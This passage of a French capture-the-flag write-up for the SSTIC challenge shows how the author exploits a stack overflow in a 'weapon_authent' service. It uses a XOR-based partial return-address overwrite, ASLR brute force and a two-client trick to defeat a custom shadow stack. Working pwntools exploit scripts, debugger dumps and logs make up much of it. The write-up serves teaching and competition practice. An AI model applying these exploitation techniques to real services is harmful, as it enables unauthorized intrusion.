Avec des coups de `cyclic`, je ne trouve pas l'offset précis qui permet de contrôler l'adresse, alors je teste d'autres trucs basiques (breakpoint sur des entrées, inspection de la stack normale, etc.) Le retour normal est en `0x555555557484`.

Avant la restauration des registres :

```
// Stack normale
(remote) gef➤  x/32gx $rsp
0x7ffff760ad80: 0x0000000000000001  0x00007ffff769b668
0x7ffff760ad90: 0x00007ffff760b9c8  0x0000000000000000
0x7ffff760ada0: 0x0000000000000006  0x00007ffff769b6ad
0x7ffff760adb0: 0x000000000000002d  0x00007ffff760ae0c
0x7ffff760adc0: 0x00007ffff6e0b000  0x0000000000000006
0x7ffff760add0: 0x00007ffff760ae80  0x000055555555b4a0
0x7ffff760ade0: 0x00007ffff760ae80  0x00007ffff760aea0
0x7ffff760adf0: 0x00007ffff6e0b000  0x0000555555557484
0x7ffff760ae00: 0x0000010500000000  0x00007ffff000aab0
0x7ffff760ae10: 0x00007ffff760ae90  0x00007ffff760ae90
0x7ffff760ae20: 0x00007ffff760ae90  0x000055555555619d
0x7ffff760ae30: 0x53555f4349545353  0x0000000000005245
0x7ffff760ae40: 0x0000000000000000  0x0000000000000000

// Stack corrompue
(remote) gef➤  x/32gx $rsp
0x7ffff760ad80: 0x4141414141414141  0x4141414141414141
0x7ffff760ad90: 0x4141414141414141  0x4141414141414141
0x7ffff760ada0: 0x4141414141414141  0x4141414141414141
0x7ffff760adb0: 0x4141414141414141  0x4141414141414141
0x7ffff760adc0: 0x41413ebeb7a1f141  0x4141414141414147
0x7ffff760add0: 0x41413ebeb621efc1  0x414114141414f5e1
0x7ffff760ade0: 0x41413ebeb621efc1  0x41413ebeb621efe1
0x7ffff760adf0: 0x41413ebeb7a1f141  0x41411414141435c5
0x7ffff760ae00: 0x0000018500000000  0x00007ffff0033210
0x7ffff760ae10: 0x00007ffff760ae90  0x00007ffff760ae90
0x7ffff760ae20: 0x00007ffff760ae90  0x000055555555619d
0x7ffff760ae30: 0x53555f4349545353  0x0000000000005245
0x7ffff760ae40: 0x0000000000000000  0x0000000000000000
0x7ffff760ae50: 0x0000000000000000  0x0000000000000000
```

Je comprends au bout d'un moment que la corruption sur les 8 premiers mots est un simple écrasement, mais sur les 8 suivants (quelle que soit la taille de la boue que j'ajoute à la payload), la corruption résulte d'un XOR

```
>>> hex(0x41411414141435c5^0x0000555555557484)
'0x4141414141414141'
```

On peut théoriquement contrôler `r12-r15`, `rbx` et `rbp` avant de retourner où on veut, modulo l'ASLR qu'on ne connait pas (binaire PIE).

Le seul XOR dans la fonction vuln se trouve dans ce basic block

```
.text:0000000000003255 mov     rax, r14
.text:0000000000003258 shl     rax, 4
.text:000000000000325C add     rax, [r13+8]
.text:0000000000003260 movzx   esi, word ptr [rax+2]
.text:0000000000003264 mov     rdi, [rax+8]
.text:0000000000003268 mov     rdx, r15
.text:000000000000326B call    sub_2E90
.text:0000000000003270 movzx   eax, word ptr [rbx+r14*2]
.text:0000000000003275 rol     ax, 8
.text:0000000000003279 xor     [r15], ax
.text:000000000000327D lea     eax, [r14+1]
.text:0000000000003281 add     r14, 1
.text:0000000000003285 add     r15, 2
.text:0000000000003289 sub     ebp, 2
.text:000000000000328C jz      short loc_32C3
```

avec une fonction `sub_2E90` inconnue. Le XOR a la particularité de se faire sur 16 bits (car `ax`).

Vu qu'on n'a pas de leak pour trouver une adresse où retourner (et comme les ROP sont supposées être interdites), je renonce pour l'instant à essayer de contrôler complètement les 64 bits de l'adresse de retour (ce qui est certainement possible, mais demande un leak pour être utile).

J'essaye plutôt de contrôler les 16 derniers bits pour rester dans la page mémoire allouée au binaire PIE, sans avoir à trouver de leak.

Avec

```
m = Message(OperationCode.GET_VERSION)
for _ in range(64):
    m.add_string("")
```

```
v = m.pack()
v += fit({120: p16(0x1234 ^ 0x7484, endian = "big")}, filler = b"\x00")
mysend(io, v)
m = myrecv(io)
print(m)
```

le code retourne bien sur `0x0000555555551234`, qui devrait marcher aussi avec ASLR.

Désormais je sais plus au moins ROPer, avec un premier contrôle sur certains registres (mais pas `rdi`, `rsi`, etc.), mais les grosses questions restent ouvertes : où retourner, et surtout, quoi faire avec cette capacité ?

Le but de l'étape est d'exfiltrer la base de données, ou bien comme ce que j'ai fini par faire, envoyer un `DISARM` dans le named pipe pour directement obtenir l'email de fin du challenge.

Les named pipes sont utilisés dans une fonction (en `0x2040`, que j'ai appelée `write_to_pipe_then_read_from_pipe_then_parse`) qui est appelée dans la routine principale du thread :

```
.text:00000000000021D2 mov     rax, [r12+8]
.text:00000000000021D7 lea     rbx, [rsp+0A8h+var_48]
.text:00000000000021DC mov     rdx, r13
.text:00000000000021DF mov     rcx, rbx
.text:00000000000021E2 mov     esi, [rax+8]
.text:00000000000021E5 mov     edi, [rax+4]
.text:00000000000021E8 call    write_to_pipe_then_read_from_pipe_then_parse
.text:00000000000021ED test    eax, eax
.text:00000000000021EF jz      short loc_220D
```

Si on tente de retourner à cet endroit, on voit qu'on peut déjà espérer contrôler `r12`, `r13`,`rbx` et peut être `rbp`.

Pour tester avec le supervisor, je démarre la stack Docker en exposant le port 1515/tcp dans le compose.

En lançant la payload avec le retour sur `0x21d2`, et en observant les logs, on voit qu'on déclenche bien le système anti ROP

```
$ docker compose exec -it diode_dst tail -f /log/weapon_supervisor.log
Shadow stack detection -> expected:0x56147dead484 got:0x56147deac1d2
Shadow stack detection -> expected:0x56147deac19d got:0x56147deac1d2
Shadow stack corruption , invalid ret address :0x56147deac1d2
```

```
Return address corruption detected !!
Inferior signaled - signal:0xb restarting...
```

Pour voir ce que ça donnerait si le supervisor n'était pas là, je fais un C/C du code du serveur Python qui lit l'autre côté des named pipes (`diode_dest/Weapon_server/server.py` et `diode_dest/Weapon_common/pipe_linux.py`). Je remplace le `GET_VERSION` par un `DISARM` et je lance la payload, et bonne surprise, j'obtiens

```
Waiting for authent server
Pipe read 4
Pipe read 261
Read data from pipe: b'\x04\x00(...)\x00\x01\x00'
(...)
    response = disarm(request)
               ^^^^^^
NameError: name 'disarm' is not defined
```

Ce qui signifie que la commande envoyée au binaire `weapon_authent` sur le port 1515/tcp avec l'exploitation du stack overflow a bien été transmise au serveur via les named pipes et que son format est correct car mon serveur de test la parse bien jusqu'au traitement supposé dans `disarm()`.

Arrivé ici, j'avais déjà passé pas mal de temps, mais la suite m'en a pris vraiment plus. Aussi, à cette période je suis en vacances et je ne passe que quelques heures sur le chall le soir : parmi tout ce que j'essaye, rien ne marche, et je n'ai aucune envie de me lancer dans le reverse du binaire du supervisor pour essayer de comprendre les détails de comment la shadow stack custom a été implémentée. Je n'ai pas non plus d'idées pour exfiltrer la base de données.

Le déclic final m'est arrivé vraiment très tard : pourquoi ne pas connecter plusieurs clients au port 1515/tcp ? Après tout, en y repensant, rien n'a l'air de l'interdire (les threads dans `weapon_authent`, le serveur Python de la diode qui gère des LIFO pour l'accès à SAFE, etc.), et peut-être même que les commentaires laissés dans le code Python l'encourage finalement.

En testant dans cette voie, j'ai réussi à envoyer le `DISARM` au système avec deux clients, sans vraiment comprendre les détails de pourquoi ça fonctionne (et j'ignore encore si c'est un bypass ou si c'est le comportement qu'il fallait exploiter dans le supervisor) :

```python
io1 = remote('127.0.0.1', 1515)
io2 = remote('127.0.0.1', 1515)

## Premier client
m = Message(OperationCode.AUTHENT)
m.add_string("SSTIC_USER")
m.add_string("DefaultPassword")
mysend(io1, m.pack())
m = myrecv(io1)
print(m)

m = Message(OperationCode.GET_TARGET)
mysend(io1, m.pack())
m = myrecv(io1)
print(m)

## Deuxième client
m = Message(OperationCode.AUTHENT)
m.add_string("SSTIC_USER")
m.add_string("DefaultPassword")
mysend(io2, m.pack())
m = myrecv(io2)
print(m)

m = Message(OperationCode.FIRE)
for _ in range(64):
    m.add_string("")
v = m.pack()
v += fit({120: p16(0x61D2 ^ 0x7484, endian = "big")}, filler=b"\0")
mysend(io2, v)
m = myrecv(io2)
print(m)

io1.close()
io2.close()
```

Le `GET_TARGET` de la première connexion est important : mon hypothèse est que pour implémenter la pseudo shadow stack, le supervisor valide une adresse de retour en cherchant si elle a déjà été exécutée (peut-être même sans vérifier que ça soit vraiment une adresse de retour) plutôt que de vérifier si c'est strictement celle attendue.

En effet, avec la chronologie à deux clients, les instructions en `0x21d2` évoquées précédemment pour l'écriture de la commande pour SAFE dans les named pipes sont exécutées par `GET_TARGET` du premier client, et deviennent "valides" pour la shadow stack quand le deuxième client exploite le stack overflow.

Pour envoyer le code depuis l'extérieur à travers le SFTP, je fais :

```
if args.DISARM:
    CMDS = []
    CMDS += [(BlobType.WEAPON_OPEN_SESSION, b"")]

    m = Message(OperationCode.AUTHENT)
    m.add_string("SSTIC_USER")
    m.add_string("DefaultPassword")
    CMDS += [(BlobType.WEAPONS_MSG, m.pack())]

    m = Message(OperationCode.GET_TARGET)
    CMDS += [(BlobType.WEAPONS_MSG, m.pack())]

    # CMDS += [(BlobType.WEAPON_CLOSE_SESSION, b"")]
    CMDS += [(BlobType.WEAPON_OPEN_SESSION, b"")]
```


```
    m = Message(OperationCode.AUTHENT)
    m.add_string("SSTIC_USER")
    m.add_string("DefaultPassword")
    CMDS += [(BlobType.WEAPONS_MSG, m.pack())]

    m = Message(OperationCode.DISARM)
    for _ in range(64):
        m.add_string("")
    m = m.pack()
    m += fit({120: p16(0x61D2 ^ 0x7484, endian = "big")}, filler=b"\0")
    CMDS += [(BlobType.WEAPONS_MSG, m)]

    CMDS += [(BlobType.WEAPON_CLOSE_SESSION, b"")]
    send_signed_payload(CMDS)
```

qui utilise les mêmes wrappers que précédemment pour signer la payload avec notre clé publique.

À la différence de l'exploit précédent qui créait deux clients directement, ici l'ordre est important. Il faut que le `GET_TARGET` soit fait avant l'ouverture de la deuxième connexion car le serveur Python ajoute les sockets sur une pile (`diode_dest/diode_dest/diode_dest.py`, `SESSIONS_LIFO.insert(0, sock)`) et qu'il envoit les data à la socket présente au sommet de la pile.

On obtient l'email avec un léger bruteforce (pour que les LSB de l'aléa de l'ASLR s'alignent bien avec l'exploit) :

```
$ python3 rce.py CHANGE_PKEY
$ python3 rce.py DISARM
$ python3 rce.py DISARM
$ python3 rce.py DISARM
```


Master Secure Terminal
weapon server
System disarmed. Thank you for participating in this year cyber awareness for contractors exercice. Mail us @
System disarmed. Thank you for participating in this year cyber awareness for contractors exercice. Mail us @
777a6c006a0f848986e7420e3210640734535648ee507d0cc10d5d434314cc96@sstic.org - Sivi
weapon auth supervisor
Shadow stack corruption , invalid ret address :0x7f2c7f4e0ca8
Return address corruption detected !!
Inferior signaled - signal:0xb restarting...
Inferior signaled with thread 248 - signal:0x7edfcbf0 segfault...
call 0x0000564F78607090 rip:0x2bf8 rax:0x7f65d8000b70
diode_dest.log
0000 c622f71d 00-00-00-00-00- .....
end:C622F71D
05-14 21:49:38 - [INFO] processing message WEAPONS_MSG
resp:00C8
0000 abf9cee9 04-00-00-00-01-00-00-C0-53-79-73-74-65-6D-20-64 ....System d
0010 9ca4401d 69-73-61-72-6D-65-64-2E-20-54-68-61-6E-6B-20-79 isarmed. Thank y
0020 56f7db6c 6F-75-20-66-6F-72-20-70-61-72-74-69-63-69-70-61 ou for participa
0030 41f64e65 74-69-6E-67-20-69-6E-20-74-68-69-73-20-79-65-61 ting in this yea
0040 8ec15f6b 72-20-63-79-62-65-72-20-61-77-61-72-65-6E-65-73 r cyber awarenes
0050 215093f1 73-20-66-6F-72-20-63-6F-6E-74-72-61-63-74-6F-72 s for contractor
0060 0d2b1719 73-20-65-78-65-72-63-69-63-65-2E-20-4D-61-69-6C s exercice. Mail
0070 543eac8b 20-75-73-20-40-20-37-37-37-61-36-63-30-30-36-61 us @ 777a6c006a
0080 766b52ef 30-66-38-34-38-39-38-36-65-37-34-32-30-65-33-32 0f848986e7420e32
0090 50ca9e36 31-30-36-34-30-37-33-34-35-33-35-36-34-38-65-65 10640734535648ee
00a0 ea265bd4 35-30-37-64-30-63-63-31-30-64-35-64-34-33-34-33 507d0cc10d5d4343
00b0 ae76b856 31-34-63-63-39-36-40-73-73-74-69-63-2E-6F-72-67 14cc96@sstic.org
00c0 e84c29cb 20-2D-20-53-69-76-69-00- - Sivi.
end:40483C9E
05-14 21:49:38 - [INFO] processing message WEAPON_CLOSE_SESSION
05-14 21:49:38 - [INFO] File received and processed successfuly
Workspace 1
14 May, Thu 21:49:58
Master Secure Terminal

8. Email

On a donc l’email de fin sans avoir réussi à trouver le flag de la step 4 :

```
777a6c006a0f848986e7420e3210640734535648ee507d0cc10d5d434314cc96@sstic.org
```

Merci encore aux personnes impliquées dans la création du challenge, et j’ai hâte d’écouter les présentations à SSTIC !

/Cryptanalyse